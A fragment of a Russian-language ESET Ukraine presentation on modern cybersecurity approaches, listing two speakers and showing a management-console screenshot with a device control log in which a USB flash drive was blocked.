



НАСЛАЖДАЙСЯ БЕЗОПАСНОСТЬЮ

# Новые концепции и подходы к кибербезопасности в современной среде





## Александр Иллюша

Руководитель службы технической  
поддержки ESET в Украине


[alex@eset.ua](mailto:alex@eset.ua)





## Вячеслав Зарицкий


Ведущий технический специалист  
ESET в Украине


[slava.z@eset.ua](mailto:slava.z@eset.ua)






















< НАЗАД    Компьютеры >    slavaz

- 1
- 1
- 
- 
- 
- 
- 
- 
- 
- 

- ОБЗОР
- КОНФИГУРАЦИЯ
- ЖУРНАЛЫ
- ВЫПОЛНЕНИЯ ЗАДАЧИ
- УСТАНОВЛЕННЫЕ ПРИЛОЖЕНИЯ
- ПРЕДУПРЕЖДЕНИЯ
- ВОПРОСЫ
- УГРОЗЫ И КАРАНТИН
- ... ПОДРОБНОСТИ


- Sysinspector
- Log Collector
- ЖУРНАЛ СПАМА
- ЖУРНАЛ ФАЙЕРВОЛА
- ЖУРНАЛ HIPS
- ЖУРНАЛ КОНТРОЛЯ УСТРОЙСТВ**
- ЖУРНАЛ КОНТРОЛЯ ДОСТУПА В ИНТЕРНЕТ

Журналы диагностики

Журнал контроля устройств    ДОБАВИТЬ ФИЛЬТР    ПРЕДУСТАНОВКИ ▾

ПРОИЗОШЛО	ИДЕНТИФИКАТОР	▲ СЕРИЙНЫЙ НОМ	ИДЕНТИФИКАТОР	ИЗГОТОВИ	УЧЕТНАЯ ЗАП
2019 июня 4 17:28:47	Заблокировано	13SOEWCCD275DSCZ	Дисковый накопител...	JetFlash	NT AUTHORITY\LOCAL...
2019 июня 4 17:28:47	Заблокировано	13SOEWCCD275DSCZ	Дисковый накопител...	JetFlash	SLAVAZ\Voodooom
